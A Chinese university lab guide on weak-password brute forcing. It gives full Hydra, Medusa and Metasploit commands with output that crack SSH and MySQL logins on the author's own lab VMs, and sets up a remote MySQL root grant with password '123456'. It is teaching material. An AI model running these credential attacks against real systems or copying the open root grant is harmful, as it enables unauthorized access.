《网络安全技术基础》实验指导

实验 2　弱口令暴力破解

一、实验目的和要求

1. 了解暴力破解口令的概念。
2. 了解暴力破解常用工具。
3. 使用工具 Hydra 和 Medusa 暴力破解 SSH 登录密码和 RDP 服务。
4. 使用 MetaSploit 工具对 SSH 和 MYSQL 弱口令爆破。

二、预备知识：

1. 弱口令(Weak Password)和暴力破解（Brute Force）

弱口令没有严格和准确的定义，通常认为容易被他人猜测或被破解工具破解的口令均为弱口令。在日常使用中，每个人都可能为了方便而设置弱口令，从而留下安全隐患。破解口令的方法很多，其中某些古老却有效。

a) 猜测 Guessing
b) 社会工程 Social Engineering
c) 字典攻击 Dictionary Attacks
d) 肩窥 Shoulder Surfing
e) 彩虹表 Rainbow Tables
f) 暴力破解 Brute Force Attacks
g) 密码概率矩阵 Password Probability Matrix

暴力破解是指攻击者使用账号或密码字典，使用穷举法猜测出用户账号或口令，是广泛使用的攻击手法。理论上利用这种方法可以破解任何一种密码，问题只在于如何缩短试误的时间。

2. SSH 服务介绍

SSH 是 Secure Shell Protocol 的简写，由 IETF 网络工作小组（Network Working Group)制定；在进行数据传输之前，SSH 先对联机数据包通过加密技术进行加密处理，加密后在进行数据传输，确保了传递的数据安全。

SSH 是专为远程登录会话和其他网络服务提供的安全性协议。利用 SSH 协议可以有效的防止远程管理过程中的信息泄露问题，在当前的生产环境运维工作中，绝大多数企业普遍采用 SSH 协议服务来代替传统的不安全的远程联机服务软件，如 telnet(23 端口，非加密的)等。

3. RDP 服务介绍

远程桌面协议（RDP，Remote Desktop Protocol）是一个多通道（multi -channel）的协议，让用户（客户端或称“本地电脑”）连上提供微软终端机服务的电脑（服务器


端或称“远程电脑”）。位于 TCP/IP 协议族的应用层。在使用 RDP 协议的会话中，客户端的鼠标或者键盘等消息经过加密后传输到远端服务器并予以重放执行，而远端服务器所进行的一系列响应也以加密消息的形式通过网络回传给客户端，并借助客户端的图形引擎表示出来。

4. MYSQL 数据库介绍

MYSQL 是一个关系型数据库管理系统，由瑞典 MYSQL AB 公司开发，属于 Oracle 旗下产品。MYSQL 是最流行的关系型数据库管理系统之一，在 WEB 应用方面，MYSQL 是最好的 RDBMS (关系数据库管理系统)应用软件之一。默认端口为 3306。

5. Hydra 简介

Hydra 是著名组织 thc 的一款开源的暴力破解密码工具，kali 下默认安装，几乎支持所有协议的在线破解。



语法	Hydra 参数 IP 服务
参数	-l login 小写，指定用户名进行破解 -L file 大写，指定用户的用户名字典 -p pass 小写，用于指定密码破解，很少使用，一般采用密码字典。 -P file 大写，用于指定密码字典。 -e ns 额外的选项，n：空密码试探，s：使用指定账户和密码试探

	-M file 指定目标 ip 列表文件，批量破解。 -o file 指定结果输出文件 -f 找到第一对登录名或者密码的时候中止破解。 -t tasks 同时运行的线程数，默认是 16 -w time 设置最大超时时间，单位 -v / -V 显示详细过程 -R 恢复爆破（如果破解中断了，下次执行 hydra -R /path/to/hydra.restore 就可以继续任务。） -x 自定义密码。
service	指定服务名，支持的服务和协议有：telnet，ftp，pop3 等等。
注意事项	1.自己创建字典，然后放在当前的目录下或者指定目录。 2.参数可以统一放在最后，格式比如 hydra ip 服务 参数。 3.如果能确定用户名一项时候，比如 web 登录破解，直接用 -l 就可以，然后剩余时间破解密码。 4.缺点，如果目标网站登录时候需要验证码就无法破解。

6. Medusa 简介

Medusa(美杜莎)是一个速度快，支持大规模并行，模块化的爆力破解工具。可以同时对多个主机，用户或密码执行强力测试。Medusa 和 hydra 一样，同样属于在线密码破解工具。Medusa 是支持 FTP、HTTP、MySQL、PostgreSQL、RDP、SSH 等以及 Web 表单的密码爆破工具。

官方网站：http://foofus.net/goons/jmk/medusa/medusa.html。

语法	Medusa [-hhost|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M module[OPT]
参数	-h [TEXT] 目标主机名称或者 IP 地址 -H [FILE] 包含目标主机名称或者 IP 地址文件 -u [TEXT] 测试的用户名 -U [FILE] 包含测试的用户名文件 -p [TEXT] 测试的密码 -P [FILE] 包含测试的密码文件 -C [FILE] 组合条目文件 -O [FILE] 日志信息文件 -e [n/s/ns] n 代表空密码，s 代表为密码与用户名相同 -M [TEXT] 模块执行名称 -m [TEXT] 传递参数到模块 -d 显示所有的模块名称 -n [NUM] 使用非默认 Tcp 端口 -s 启用 SSL -r [NUM] 重试间隔时间，默认为 3 秒 -t [NUM] 设定线程数量 -T 同时测试的主机总数 -L 并行化，每个用户使用一个线程

	-f	在任何主机上找到第一个账号/密码后，停止破解
	-F	在任何主机上找到第一个有效的用户名/密码后停止审计。
	-q	显示模块的使用信息
	-v [NUM]	详细级别（0-6）
	-w [NUM]	错误调试级别（0-10）
	-V	显示版本
	-Z [TEXT]	继续扫描上一次

三、实验步骤

1. 信息收集。

   a) 安装 dirsearch。

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/maurosoria/dirsearch.git
Cloning into 'dirsearch' ...
remote: Enumerating objects: 11268, done.
remote: Counting objects: 100% (560/560), done.
remote: Compressing objects: 100% (310/310), done.
remote: Total 11268 (delta 350), reused 410 (delta 250), pack-reused 10708
Receiving objects: 100% (11268/11268), 21.31 MiB | 769.00 KiB/s, done.
Resolving deltas: 100% (7391/7391), done.
```

   b) 使用 dirsearch 查找爆破入口。个人实验时以靶机为爆破对象，分组实验时查找组员机器的开放端口，尝试爆破。

2. 配置靶机，获取靶机地址。我使用虚拟系统 RHEL7 为靶机，使用桥接方式联网，攻击机 kali 和靶机 RHEL7 在一个子网中。大家可以根据自己的实际情况选择靶机。

```
[root@huj ~]#ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.12  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe28:70ab  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:28:70:ab  txqueuelen 1000  (Ethernet)
        RX packets 81  bytes 13337 (13.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 83  bytes 9316 (9.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

3. 测试 SSH 可用。

```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.1.12
root@192.168.1.12's password:
Last login: Mon Oct 10 23:55:40 2022
[root@huj Mon Oct 10 16:06 ~]#ls
a  aa  anaconda-ks.cfg  b  bb  c  cc  initia
[root@huj Mon Oct 10 16:07 ~]#exit
```

4. 准备测试字典。密码能否破解，与字典是否强大息息相关。同学们可以去网上搜索暴力破解字典列表。也可使用 crunch 生成密码。

   https://github.com/danielmiessler/SecLists/tree/master/Passwords/Leaked-Databases

   https://github.com/duyetdev/bruteforce-database

```
┌──(kali㉿kali)-[~]
└─$ cat user.txt

root
vitaminkids
huj

┌──(kali㉿kali)-[~]
└─$ cat passwd.txt
123456
oracle
huj123
```

5. 开始暴力破解，观察反馈，爆破成功。

   a) 使用工具 Hydra（九头蛇）。

```
┌──(kali㉿kali)-[~]
└─$ hydra -L user.txt -P passwd.txt -t 2 -vV -e ns 192.168.1.12 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-10 04:19:59
[DATA] max 2 tasks per 1 server, overall 2 tasks, 20 login tries (l:4/p:5), ~10 tries per task
[DATA] attacking ssh://192.168.1.12:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://@192.168.1.12:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.12:22
[ATTEMPT] target 192.168.1.12 - login "" - pass "" - 1 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "" - pass "123456" - 3 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.1.12 - login "" - pass "oracle" - 4 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "" - pass "huj123" - 5 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "root" - pass "root" - 6 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.1.12 - login "root" - pass "" - 7 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "root" - pass "123456" - 8 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "root" - pass "oracle" - 9 of 20 [child 1] (0/0)
[22][ssh] host: 192.168.1.12   login: root   password: oracle
[ATTEMPT] target 192.168.1.12 - login "vitaminkids" - pass "vitaminkids" - 11 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.1.12 - login "vitaminkids" - pass "" - 12 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "vitaminkids" - pass "123456" - 13 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "vitaminkids" - pass "oracle" - 14 of 20 [child 1] (0/0)
[22][ssh] host: 192.168.1.12   login: vitaminkids   password: 123456
[ATTEMPT] target 192.168.1.12 - login "huj" - pass "huj" - 16 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "huj" - pass "" - 17 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.1.12 - login "huj" - pass "123456" - 18 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.1.12 - login "huj" - pass "oracle" - 19 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.12 - login "huj" - pass "huj123" - 20 of 20 [child 1] (0/0)
[STATUS] attack finished for 192.168.1.12 (waiting for children to complete tests)
[22][ssh] host: 192.168.1.12   login: huj   password: huj123
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-10 04:20:09
```

   b) 使用工具 Medusa（美杜莎）。

```
┌──(kali㉿kali)-[~]
└─$ medusa -h 192.168.1.12 -u root -P passwd.txt -M ssh -e ns -F
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.1.12 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:  (1 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.12 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: root (2 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.12 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 123456 (3 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.12 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: oracle (4 of 7 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.1.12 User: root Password: oracle [SUCCESS]
```

c) 使用 kali linux 下 msf 工具。

i. 启动 msfconsole：

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
.....

Metasploit tip: When in a module, use back to go
back to the top level prompt
msf6 >                                          //进入 msf6  命令提示
```

ii. 查询可利用模块。


```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login                            normal  No     SSH Login Check Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey                     normal  No     SSH Public Key Login Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
```

iii. 使用模块并配置参数。（我换到学校做本次实验，因此攻击机 kali 和靶机 RHEL7 的 IP 地址都更新了）

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.66.42.104
RHOSTS => 10.66.42.104
msf6 auxiliary(scanner/ssh/ssh_login) > set RPORT 22
RPORT => 22
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/passwd.txt
PASS_FILE => /home/kali/passwd.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

set RHOSTS 10.66.42.104	//靶机 IP
set RPORT 22	//设置端口
set USERNAME root	//设置用户名
set PASS_FILE /home/kali/passwd.txt	//密码字典
set THREADS 10	//设置线程数
run	//启动攻击

iv. 爆破成功的会以[+]显示出来：



提醒：靶机并非对这些攻击一无所知。靶机 RHEL7 中，可使用 lastb 命令显示登录系统失败用户的相关信息。

```
[root@huj ~]#lastb
root     ssh:notty    192.168.1.8      Sun Oct 16 22:52 - 22:52  (00:00)
root     ssh:notty    192.168.1.8      Sun Oct 16 22:52 - 22:52  (00:00)
root     ssh:notty    10.66.42.103     Tue Oct 11 13:58 - 13:58  (00:00)

btmp begins Tue Oct 11 13:58:47 2022
```

d) 使用 kali linux 下 msf 工具实施数据库弱口令爆破。

i. 在宿主系统 Windows11 中运行 PhpStudy，启动 MySQL 数据库。修改 root 默认密码。

ii. 使用命令 telnet 对靶机进行探测。如果有回显说明成功访问。

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.2 3306
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.
DHost '192.168.1.8' is not allowed to connect to this MySQL serverConnection closed by
foreign host.
```

iii. 如果显示拒绝，是因为 MySQL 数据库不允许远程连接，需要在 MYSQL 服务器上设置允许的 IP 权限。

```
命令提示符 - mysql  -u root -p
c:\phpstudy_pro\Extensions\MySQL5.7.26\bin>mysql -u root -p
Enter password: *******
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.26 MySQL Community Server (GPL)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> grant all privileges on *.* to 'root'@'%' identified by '123456';
Query OK, 0 rows affected, 1 warning (0.01 sec)
```

iv. 再次对靶机进行探测，可成功访问。

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.2 3306
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.
J
5.7.26%N[F      &q♦w(ecgM4:T mysql_native_passwordConnection closed by foreign host.
```

v. 启动 msfconsole，查询可利用模块。

```
msf6 > search mysql_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/mysql/mysql_login                    normal  No     MySQL Login Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_login
```

vi. 使用模块并配置参数。

```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
msf6 auxiliary(scanner/mysql/mysql_login) > set RPORT 3306
RPORT => 3306
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE passwd.txt
PASS_FILE => passwd.txt
```


vii. 实施爆破。

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit
[+] 192.168.1.2:3306          - 192.168.1.2:3306 - Found remote MySQL version 5.7.26
[!] 192.168.1.2:3306          - No active DB -- Credential data will not be saved!
[-] 192.168.1.2:3306          - 192.168.1.2:3306 - LOGIN FAILED: root: (Incorrect: Access
denied for user 'root'@'192.168.1.8' (using password: NO))
[+] 192.168.1.2:3306          - 192.168.1.2:3306 - Success: 'root:123456'
……
[*] 192.168.1.2:3306          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

viii. 用 hydra 也可对 MYSQL 实施口令爆破。

```
└─$ hydra -L user.txt -P passwd.txt -t 2 -vV  192.168.1.2 mysql
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secre
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-17 09:25:27
[DATA] max 2 tasks per 1 server, overall 2 tasks, 20 login tries (l:4/p:5), ~10 tries per task
[DATA] attacking mysql://192.168.1.2:3306/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.2 - login "" - pass "123456" - 1 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "" - pass "oracle" - 2 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "" - pass "huj123" - 3 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.1.2 - login "" - pass "password" - 4 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "" - pass "admin" - 5 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.2 - login "root" - pass "123456" - 6 of 20 [child 1] (0/0)
[3306][mysql] host: 192.168.1.2   login: root   password: 123456
[ATTEMPT] target 192.168.1.2 - login "vitaminkids" - pass "123456" - 11 of 20 [child 0] (0/0)
```

ix. 破解口令后，可以尝试远程连接该数据库。



思考：该如何防御暴力破解口令？